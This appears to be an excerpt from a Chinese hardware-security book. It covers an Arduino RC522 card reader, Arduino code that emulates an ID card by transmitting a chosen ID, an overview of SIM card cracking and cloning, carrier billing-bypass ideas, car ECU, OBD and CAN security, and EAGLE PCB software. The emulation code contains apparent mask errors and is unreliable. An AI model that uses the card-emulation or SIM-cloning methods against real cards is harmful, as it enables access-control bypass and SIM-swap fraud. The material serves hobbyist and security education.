用 Arduino 能读 IC 卡吗？当然可以。借助一个外设模块，就可以做一个 NFC 门锁，如图 6-34 所示。一个网友 DIY 的 NFC 门锁由 RC522+Arduino+舵机+移动电源+LCD 打造而成，看着比较简陋，但用起来效果不错。本节教大家打造自己的高频 IC 卡读卡器。




图6-34 网友DIY的NFC门锁

1. 硬件原理

IC 卡读卡器电路包括 13.56MHz 线圈、RFID 基站芯片和 MCU。模仿该电路所需硬件清单如下。

（1）RC522 模块（包括 13.56MHz 线圈、RFID 基站芯片）。

（2）Ardunio UNO。

（3）7 根杜邦线。

RC522 的内部原理和实物图分别如图 6-35 和图 6-36 所示。




图6-35　RC522的内部原理




图6-36　RC522的模块实物

连接方式如图 6-37 所示。

用 Ardunio 打造的高频 IC 读卡器如图 6-38 所示。

Arduino UNO	RC522 模块
D9	RST
D10	SDA/SS
D11	MOSI
D12	MISO
D13	SCK

图6-37 Arduino的接线图




图6-38 用Arduino打造高频IC读卡器

2. 固件代码

原理和流程图如图 6-39 和图 6-40 所示。具体代码在购买 RC522 模块时卖家会提供，网上也有很多，这里就不浪费篇幅了。

Table 4. Communication overview for ISO/IEC 14443 A/MIFARE reader/writer

通信方向	信号格式	通信速率			
		106 kBd	212 kBd	424 kBd	848 kBd
读卡器到卡片（MFRC522发送数据给卡片）	reader side modulation	100 % ASK	100 % ASK	100 % ASK	100 % ASK
	bit encoding	modified Miller encoding	modified Miller encoding	modified Miller encoding	modified Miller encoding
	bit length	128 (13.56 µs)	64 (13.56 µs)	32 (13.56 µs)	16 (13.56 µs)
卡片到读卡器（MFRC522从卡片接收数据）	card side modulation	subcarrier load modulation	subcarrier load modulation	subcarrier load modulation	subcarrier load modulation
	subcarrier frequency	13.56 MHz / 16	13.56 MHz / 16	13.56 MHz / 16	13.56 MHz / 16
	bit encoding	Manchester encoding	BPSK	BPSK	BPSK

The MFRC522's contactless UART and dedicated external host must manage the complete ISO/IEC 14443 A/MIFARE protocol. Figure 6 shows the data coding and framing according to ISO/IEC 14443 A/MIFARE.

图6-39 ISO/IEC 14443 MIFARE卡与读卡器数据通信方式

图6-40 IC卡读卡固件流程

6.1.6 程序附录

（1）用 Ardunio 模拟 ID 卡代码。

```
int EM_VD=0x00;
int EM_ID[4]={ 0x07,0x5b,0xcd,0x15};   //十六进制的ID号
long RfBuf[128];
int SendDatCnt=0;
int coil_pin =9;

int bbb(int value , int num){
int reval;
  //曼彻斯特码1
```

```
  if(value){
    reval = 1;
   //负极性，下降沿是1
    RfBuf[2*num] = 0x1800 | 0x8000; //高电平
    RfBuf[2*num+1] = 0x1800 ; //低电平
    }
  //曼彻斯特码0
  else{
    reval = 0;
    //负极性，上升沿是0
    RfBuf[2*num] =0x1800 ; //低电平
    RfBuf[2*num+1] =0x1800 | 0x8000; //高电平
   }
  return reval;
  }

void TransVdIdToEmData( ){
  int i , j ,  row_parity , col_parity[4];
  long val;

  //前9个是1
  for(i = 0 ; i < 9 ; i++)
  {    bbb(1 , i);  }

  col_parity[0]=col_parity[1]=col_parity[2]=col_parity[3] = 0;

  //VD
  row_parity = 0;
  val = bbb(EM_VD&0x80, i++) ; row_parity += val ; col_parity[0] += val;
  val = bbb(EM_VD&0x30, i++) ; row_parity += val ; col_parity[1] += val;
  val = bbb(EM_VD&0x20, i++) ; row_parity += val ; col_parity[2] += val;
  val = bbb(EM_VD&0x10, i++) ; row_parity += val ; col_parity[3] += val;
  bbb(row_parity&0x01 , i++); //行偶校验
  row_parity = 0;
  val = bbb(EM_VD&0x08, i++) ; row_parity += val ; col_parity[0] += val;
  val = bbb(EM_VD&0x04, i++) ; row_parity += val ; col_parity[1] += val;
  val = bbb(EM_VD&0x02, i++) ; row_parity += val ; col_parity[2] += val;
  val = bbb(EM_VD&0x01, i++) ; row_parity += val ; col_parity[3] += val;
  bbb(row_parity&0x01 , i++); //行偶校验

  //ID[3] ~ ID[0]
  for(j = 4 ; j > 0 ; j--)
  {
```

```
      row_parity = 0;
      val = bbb(EM_ID[j-1]&0x80, i++) ; row_parity += val ; col_parity[0]
+= val;
      val = bbb(EM_ID[j-1]&0x30, i++) ; row_parity += val ; col_parity[1]
+= val;
      val = bbb(EM_ID[j-1]&0x20, i++) ; row_parity += val ; col_parity[2]
+= val;
      val = bbb(EM_ID[j-1]&0x10, i++) ; row_parity += val ; col_parity[3]
+= val;
      bbb(row_parity&0x01 , i++); //行偶校验
      row_parity = 0;
      val = bbb(EM_ID[j-1]&0x08, i++) ; row_parity += val ; col_parity[0]
+= val;
      val = bbb(EM_ID[j-1]&0x04, i++) ; row_parity += val ; col_parity[1]
+= val;
      val = bbb(EM_ID[j-1]&0x02, i++) ; row_parity += val ; col_parity[2]
+= val;
      val = bbb(EM_ID[j-1]&0x01, i++) ; row_parity += val ; col_parity[3]
+= val;
      bbb(row_parity&0x01 , i++); //行偶校验
    }

    //列偶校验
    bbb(col_parity[0]&0x01 , i++);
    bbb(col_parity[1]&0x01 , i++);
    bbb(col_parity[2]&0x01 , i++);
    bbb(col_parity[3]&0x01 , i++);

    //停止位S0
    bbb(0 , i++);
    }

  void setup() {
    //将数字引脚8设置为输出
    pinMode(coil_pin, OUTPUT);
    TransVdIdToEmData( );
  }


  void loop() {
  int data;
  // 发射ID号
      if(SendDatCnt >=128)
```

```
    {
      SendDatCnt = 0;

    }
    else
    {
      data = RfBuf[SendDatCnt];
      //输出高电平
      if(data& 0x8000)
      {
        digitalWrite(coil_pin, HIGH);  // 三极管
        delayMicroseconds(256);
      }
      //输出低电平
      else
      {
        digitalWrite(coil_pin, LOW); // 三极管
        delayMicroseconds(256);
      }

      SendDatCnt++;

    }
  }
```

6.2 SIM卡安全杂谈

用户身份模块（SIM，Subscriber Identity Module），通常称为 SIM 卡，是用于存储用户身份识别数据、简讯数据和电话号码的智能卡。

SIM 卡主要用于 GSM 网络、W-CDMA 网络和 TD-SCDMA 网络，兼容的模块也可以用于 IDEN 电话。有人把 CDMA2000 和 CDMAOne 的 RUIM 卡和 UIM 卡，也称为 SIM 卡，虽然两者作用类似，并遵守了一样的所有机械、电气标准和部分软件标准，但是上层应用并不一定兼容。

SIM 由 CPU、ROM、RAM、EEPROM 和 I/O 电路组成。用户使用 SIM 时，实际上是手机向 SIM 卡发出命令，SIM 卡应该根据标准规范执行或者拒绝；SIM 卡并不是单纯的信息存储器。

2G 时代的一卡双号、一卡多号、多卡一号等的技术原理就是 SIM 卡的破解、复制与烧写。研究 SIM 卡安全是一个非常重要的安全课题。在 2015 年的 BlackHat 大会上，上海交通大学

教授郁昱展示了一种使用 PC 和示波器复制 3G/4G SIM 卡的技术，即安全研究领域非常重要的研究方法之一：边信道（侧信道）攻击。

与 GSM 相关的知识，可以参考作者团队创作的《无线电安全攻防大揭秘》，里面有详细的介绍。本章作者只涉及 SIM 卡硬件相关的知识。

注意：本节的写作目的是科普知识概念，让读者了解 SIM 卡的硬件知识。从安全角度考虑，本节涉及的很多内容都是过时的技术，请勿随意模仿，以免对自己的设备造成损坏。

6.2.1 SIM卡的破解与克隆

SIM 卡也是一个单片机，也有相关的编程器可以用来读写。在营业厅时，你要新办一张手机卡，工作人员会将一张 SIM 白卡（如图 6-41 所示）插入一个读卡器（如图 6-42 所示），之后写入一堆信息，如果卡丢了去补卡，也是同样的动作。那么，我们自己用读卡器读出来然后再写入一张白卡可以么？当然可以，只要你能破解 SIM 卡中的密钥。




图6-41 SIM白卡

图6-42 SIM卡读写器

读卡器有很多种，基本上有两种接口，一种是串口，一种是 PC/SC 接口。经典的读卡器有凤凰读卡器和 R3 读卡器，如图 6-43 和图 6-44 所示。然后使用各种解卡工具进行解卡，其实就是用暴力破解方式跑密码。凤凰读卡器用的是串口，速度慢兼容性差，R3 读卡器的性能更好一些，不过要想破解有难度，因为很多 SIM 卡加了“自毁”机制，当爆破达到一定次数就进行自毁，于是各种防自毁的解卡软件一个接一个冒出来，最后只能依赖强加密对 SIM 卡进行保护。




图6-43　凤凰读卡器

图6-44　R3读卡器

想研究 SIM 卡，转接器等工具可以备上，如图 6-45 所示。




图6-45　R3读卡器和SIM转接器

SIM 卡的几个关键参数如下。

（1）IMSI（可直接读出）：指每张 SIM 卡里存着的一个全球唯一的标志号，用来唯一标识你 SIM 卡。手机在开机时会从卡里读出这个号发给移动网络（有一个很大的数据库），描述了 IMSI 和手机号的对应关系，于是网络就知道了你的手机号（如果你的手机卡丢了去补办，新补来的卡 IMSI 和原有的不同，而数据库将你原来的手机号指向新的 IMSI，旧的卡就作废了）。

（2）ICC ID（可直接读出）：一共 20 位，印在 SIM 卡的反面，即不带芯片的那面。数字号码分四行，每行五位。

号码结构为：××××× ××××× ××××× ×××××。

前 6 位：国家代码，898600 是中国的代号。

第 7 位：业务接入号，对应于 135、136、137、138、139 中的 5、6、7、8、9。

第 8 位：SIM 卡的功能位。一般为 0，现在的预付费 SIM 卡为 I。

第 9/10 位：各省的编码。

第 11/12 位：年号。对判断是老的 V1 卡还是新的 V0 卡有参考作用。

第 13 位：SIM 卡供应商代码。

第 14~19 位：用户识别码。

第 20 位：校验位。

（3）KI（需要破解）：一组 16 位的数据，简单来说它是一种密钥数据，在 SIM 卡与网络交换数据时起到至关重要的作用。KI 是通过一些加密算法保存在 SIM 卡中的，这是破解 SIM 的关键，只要得到 KI，再联合上面的 IMSI 和 ICCID，就可以轻松复制出一张同样的 SIM 卡。

CDMA 卡和 GSM 卡略有差异，但没有本质区别。SIM 卡的读写软件界面如图 6-46 所示。

图6-46 SIM卡的读写软件界面

白卡的用途在于，做 GSM 通信测试时，例如测试 OpenBTS，手机里是需要测试卡的。这时，可以用白卡写入自己想要的信息，例如作者的一张 GSM 测试卡信息如下：

```
PIN1    1234    PUK1    88888888
```

```
ICCID    89312050000000009700
KI    12345678901234567890123456789001
IMSI_15    100100123456760
IMSI_18 081900011032547606
SMSP    +1234567890000
```

3G 卡和 4G 卡的数据格式和 GSM 卡不同，除了 KI，还多了一个 OPC。4G 卡读写软件界面如图 6-47 所示。

某解卡界面如图 6-48 所示，但实际上已经很难解出现在运营商发的卡了。




图6-47　4G卡读写软件界面

图6-48　解卡软件界面

现在的新卡很多都是难以解出的，从 2010 年以后，新的卡用的加密机制更加健壮。某研究人员发现某公司 2014 年生产的老卡有漏洞，通过某授权软件可以找出 ADM 和授权码，然后利用某 KI 软件，输入授权码之后开始计算，几秒能解出整张卡。

解出卡以后，就可以将数据写入新的白卡，这样可以一号多卡或者一卡多号，卡坏了也不用去营业厅补卡。当然，如果你的卡被恶意复制了，就和在营业厅补卡的结果类似，因为同一时间只能一张卡在线，被他人上线后，你绑定手机的各种账号就危险了，找回密码等各种验证码，都发到了他人手机上，这种诈骗盗窃事件现在非常多。所以，当你的手机在正常有信号区域莫名其妙没有信号时，一定要注意，是不是被复制卡或者恶意补卡了。

加密解密，其实就是矛与盾的攻防，关于 SIM 卡的研究每天都有新的成果，而厂商也在不断改进，不断生产安全性更好的新卡。

6.2.2 漏洞卡诈骗与免流

有关 SIM 卡还有三个相关名词很容易忽悠人，一个是神卡，一个漏洞卡，还有一个是免流。

神卡，又称为无限卡、无限流量卡，细分的话又分北神卡、南神卡、川神卡等，是运营商早期推出的一种无限流量的手机卡。GPRS 时代，短信电话是主流，为了推广推出了神卡。后来用手机上网越来越普遍，哪怕是 2G 蜗牛速度的无限流量对运营商来说也不划算，于是运营商开始回收神卡。如果是实名用户，就给换 4G 卡并送些流量套餐；如果是非实名的卡，那可能就直接停卡。为此一些用户还和运营商打过官司。

漏洞卡，卖家的解释是，特殊渠道得到的“合法的”“特殊的”SIM 卡，利用运营商的一些漏洞，实现免费或者少花钱打电话、发短信和上网的目的。这又分两种情况，一种是真正挖掘出的运营商逻辑漏洞，另一种是运营商内部人士和卖家勾结，在后台开权限，敛财到一定数额就关闭所有权限，人也消失无踪。**所以，不要贪小便宜买漏洞卡，漏洞卡都是诈骗。**

免流，现在很多应用为了推广，与软件厂商和运营商合作，支付了高昂的费用，用户购买了该软件的会员后，手机运行该 APP 时所用的流量不计费，再就是运营商自己的网站流量不计费。

运营商的流量计费系统有一份白名单，访问这个名单的网站所用流量都不扣费，但因为各个地区的运营商白名单不同，检测策略机制也不同，导致了漏洞的出现。

计费系统是如何检测的呢？当用户访问互联网时，会向服务器发送一条请求信息（请求头），这个请求头中包含了网络服务器与用户的所有交互信息，如访问的网址、UA、网络协议、主机（host）、Cookie、来源地址、文件类型等信息。计费系统通过检测请求头来分辨用户是否在访问白名单中的网址或者接收彩信。计费系统检测的是用户发来的请求信息，这条信息是来自于用户的，也就是说通过自定义该信息可以达到欺骗计费检测以达到免流上网的目的。

这个漏洞存在了很久，这几年被某黑客曝光出来并被很多媒体转载，运营商才开始做防范。

6.3 汽车安全

近几年汽车安全这个话题非常火热，特别是 Charlie Miller 和 Chris Valasek 远程控制汽车的视频公开之后。作者团队有一本书专门讲汽车安全，所以本节只是从硬件层面讲一些汽车安全知识。

6.3.1 ECU安全

汽车的主控 ECU（Electronic Control Unit）其实就是车载电脑，也是一个单片机主控板，早期通常用 PIC 单片机，现在用 FreeScale 的比较多。ECU 通过 CAN 总线和汽车的各个控制器和传感器连接，现在的智能汽车加入了 ARM 架构或者其他架构的嵌入式系统作为多媒体系统或者辅助系统，也就是常说的 T-Box，这些系统结合起来，就构成了汽车系统。

在汽车改装厂，通常有三种做法，一种是替换式（如图 6-49 所示），一种是写入式（如图 6-50 所示），还有一种是外挂式（如图 6-51 所示）。

图6-49　替换式ECU

图6-50　ECU写入

图6-51　外挂式ECU

其实原理很简单，ECU 的核心就是一个单片机，而且是构造很简单的单片机，只保证最基本的功能，以稳定性为最高要求，代码也不太复杂，而 ECU 改装，通常也是替换 ECU 中的单片机，或者给 ECU 中的单片机重新烧写固件，比如作者曾经的一张 PPT，介绍某车替换 ECU 的过程步骤，如图 6-52 所示。




图6-52 ECU拆解

6.3.2 OBD安全

汽车的 OBD（On Board Diagnostics）接口也是一个很常见的接口，翻译成中文是车载自动诊断系统，既然要诊断，必然接入了控制系统，如果隔离没做好，甚至可以通过 OBD 接口控制汽车。

现在市面上有很多 USB OBD（如图 6-53 所示）、蓝牙 OBD（如图 6-54 所示）、Wi-Fi OBD（如图 6-55 所示）产品，虽然方便了用户，但安全上有很大隐患，特别是 Wi-Fi，这些 OBD 接口一般都用的廉价 Wi-Fi 模块，弱口令问题就不用说了，安全性非常弱，很容易被远程控制。

图6-53 USB OBD




图6-54 蓝牙OBD

图6-55 Wi-Fi OBD

6.3.3 CAN安全

CAN 总线是汽车的控制总线，它的一个特征是任何设备都能加入。如果在总线上接一个 CAN 收发器，就能接收 CAN 总线上的数据，继而分析整个 CAN 通信协议，然后再发送自定义的数据到 CAN 总线给其他设备，这就是控制汽车的本质。

汽车安全研究人员通常从 CAN 总线下手，解析每一个 CAN 帧的数据，然后发出自己预定义的 CAN 帧来影响汽车。

6.3.4 T-Box安全

这类辅助系统和娱乐系统一样，传统厂商的架构安全性并不好，都是用嵌入式 Linux 或者 RTOS 一类的系统，安全性和传统的嵌入式硬件安全类似。

如果这些系统与控制系统完全隔离，那这些辅助系统就不需要考虑安全性问题，但现实情况是，受限于技术的发展和使用者的需求，这些辅助系统的功能越做越多，但隔离却形同虚设，产生的安全漏洞也越来越多！所以现在很多安全厂商都开始推广这些辅助系统的安全加固和安全检测服务，用来提高汽车的安全性。

汽车上的是人，人命关天，安全研究需谨慎。

第7章　硬件设计软件EAGLE

前面的章节讲了一些案例，本章是动手实践的环节，会讲述国外常用的 PCB 设计软件 EAGLE 的使用方法，让大家能够自己动手设计硬件。

7.1　为什么选择EAGLE

常用的 PCB 软件有很多种，像最古老而经典的 Protel99SE，后继的 Protel DXP，再后面的 AltiumDesigner，还有 OrCAD 及后续的 Allergo 也就是 Cadence，欧洲公司喜欢用的德国软件 CadSoft EAGLE（已被 AutoCAD 收购），支持几乎所有格式的 Pulsonix，仿真给力的 Multisim，开源的 KiCAD，带 PCB 功能的仿真软件 Proteus 等……

条条大路通罗马，PCB 软件很多，各有各的优势，例如 KiCAD 开源免费跨平台、EAGLE 在 Linux、Windows、Mac 跨平台全兼容，规则设置好后很好用的 Cadence、封装库和教程最多的 Protel99SE、经典的 AltiumDesigner，简洁方便的 PADS，就如同十八般武器，但只要能“精通”一种，就是高手，而对于业余爱好者而言，能熟练使用一种就可以了，不需要天下第一，不需要靠这个吃饭，能满足自己的需求就足够了。

电脑系统有 Windows、Linux 和 Mac，为了方便所有人，作者将介绍跨平台 PCB 设计软件 EAGLE 的使用，这个软件国外很多硬件黑客也在使用。

国内用 EAGLE 的人比较少，作者大学学的是 Protel99，自学的 AltiumDesigner。工作后开始自学 EAGLE 时，没人教没人指导，只能自己啃文档，找资料，遇到问题连个讨论的人都没有，一个人默默地前行，后来操作熟练了，认识了一些也用 EAGLE 的人，那时已经淌过了太多的坑了。

因为很多开源硬件都是基于 EAGLE 设计开发的，学会用 EAGLE 可以更方便地了解国外的开源硬件，而且相对于 AltiumDesigner 一类的“重量级”PCB 软件，EAGLE 更简单易学且美观好用。

当然，更重要的一个因素是，如果读者没有购买正版软件（Protel、AltiumDesigner 或者 Cadence），就像使用盗版 Windows 和 Office 的公司一样，很可能收到律师函，说有证据表

明在使用盗版软件，要么花钱买几套正版，要么就会被起诉！总之，这是一大笔开销，对于个人、小工作室或者小公司而言压力是很大的。所以可以免费试用的 EAGLE 和 KiCAD 就是广大爱好者的首选。

7.2 EAGLE的简介和安装

EAGLE 是德国 CadSoft 公司的 PCB 设计软件，很轻量级的 PCB 设计软件，国内由 E 络盟代理，很好用但价格昂贵。这个软件能免费使用大部分的功能，所以国外很多 Geek 和硬件设计人员都在用它，最经典的案例就是 Arduino，设计者就是用 EAGLE 绘制原理图和 PCB 的。

国内用 EAGLE 的人不多，基本只有一些欧洲的跨国公司或者外包公司才用，但软件有中文（感谢@花生童鞋，EAGLE 5.0 之前的版本只有英文，是他建议且提供了中文翻译）。

打开官网后，在 Downloads 菜单里下载自己需要的版本即可，如图 7-1 所示。Shop 菜单下面有价格，可以按照自己的经济实力购买收费版本。




图7-1 EAGLE的下载地址

下载 EAGLE 软件后，双击“Setup”按钮安装，选择自己的安装路径（也可以选默认路径），如图 7-2～图 7-4 所示。




图7-2 EAGLE的安装




图7-3 EAGLE的安装路径




图7-4 EAGLE的许可设置

在开始菜单中可以看到安装后的软件，也有中文版的教程和手册。

小贴士：软件会判断系统语言，所以下载时没有选语言版本，出来的也是中文。

Windows 系统下，可以用一个批处理来启动 EAGLE。

```
SET LANG=en_US
cd c:\program files\eagle-7.6.0\bin
start eagle.exe
```

Linux 或者 Mac 系统下，就用一个脚本来启动 EAGLE：

```
LANG=en_US
/home/user/eagle-7.6.0/bin/eagle
```

EAGLE 软件本身提供了教程和文档，只不过有些内容比较沉旧，但还是很详尽的，可以当字典查阅，如图 7-5 所示。

图7-5　EAGLE的快捷菜单

在手册的第 34 页可以看到各个版本的区别，在官网的 Shop/Buy-Eagle 也有说明。

大致意思是：免费版每个项目只能包含一页原理图，两层 PCB 板，最大 10cm×8cm 大小。试用 30 天版本每个项目能够有 4 页原理图，最大尺寸 10cm×8cm，4 层 PCB 板，但必须联网。

Mac 和 Linux 版本的安装类似，这里就不再赘述。

7.3　EAGLE的使用

EAGLE 的界面和使用都很简单，可以很快上手，本节介绍它的基本用法。

7.3.1　EAGLE的基本菜单

启动 EAGLE 后，一般都会先弹出一个窗口（如果是第一次安装），问是不是要建立一个 EAGLE 使用的主目录。选择“Yes”选项还是“No”选项读者随意，如图 7-6 所示。

图7-6　EAGLE用户目录创建

从 7.5 版本开始，免费版本启动时会弹出一个广告窗口，直接关掉就行。软件控制面板（Control Panel）的主界面如图 7-7 所示。

图7-7　EAGLE的界面

- **Documentation**：顾名思义，各种文档。
- **元件库**：元件封装库。
- **设计规则**：自动布线、层叠顺序等，如果碰到一些稀奇古怪的问题就检查这里的设置，90%都能找到原因。
- **用户语言程序**：各种给力的插件程序。
- **脚本**：稀奇古怪的脚本，如果没有怪癖或者特殊需求，请忽略。

- **CAM 作业**：导出 Geber、钻孔等文件时需要。
- **工程**：PCB 工程，包括样例和自己的设计。

下面介绍选项菜单。

- **目录设置**：设置目录窗口，$Home\eagle 就是启动时弹窗设置的目录，所有的目录都能自己添加，直接编辑也行，点下面的浏览选择目录也行，文件夹与文件夹之间用分号“;”分隔（英文符号，千万别用全角的中文符号）。建议都加上自己的目录，这样以后升级版本或者迁移到其他计算机上时，一个总的目录复制过去就行，如图 7-8 所示。
- **Backup/Locking**：相信很多人都遇到过辛辛苦苦写的文档、做的设计忘了保存，然后不小心关闭或者死机或者停电等事情，所以自动保存、自动备份是非常重要的。还有就是文件锁定，防止不小心开了两个程序然后不小心干了不该干的事情。还有一种情况，例如计算机休眠了或者其他特殊情况，保存时提示已锁定无法保存，这时删掉项目目录中锁定标识的文件就可以了。EAGLE 自动备份与文件锁定如图 7-9 所示。

图7-8　EAGLE的目录参数设置

图7-9　EAGLE的自动备份与文件锁定

小贴士：默认间隔 5 分钟自动保存时间太长，改成 1 分钟。经常使用“Ctrl+S”组合键是个很好的习惯，双保险。

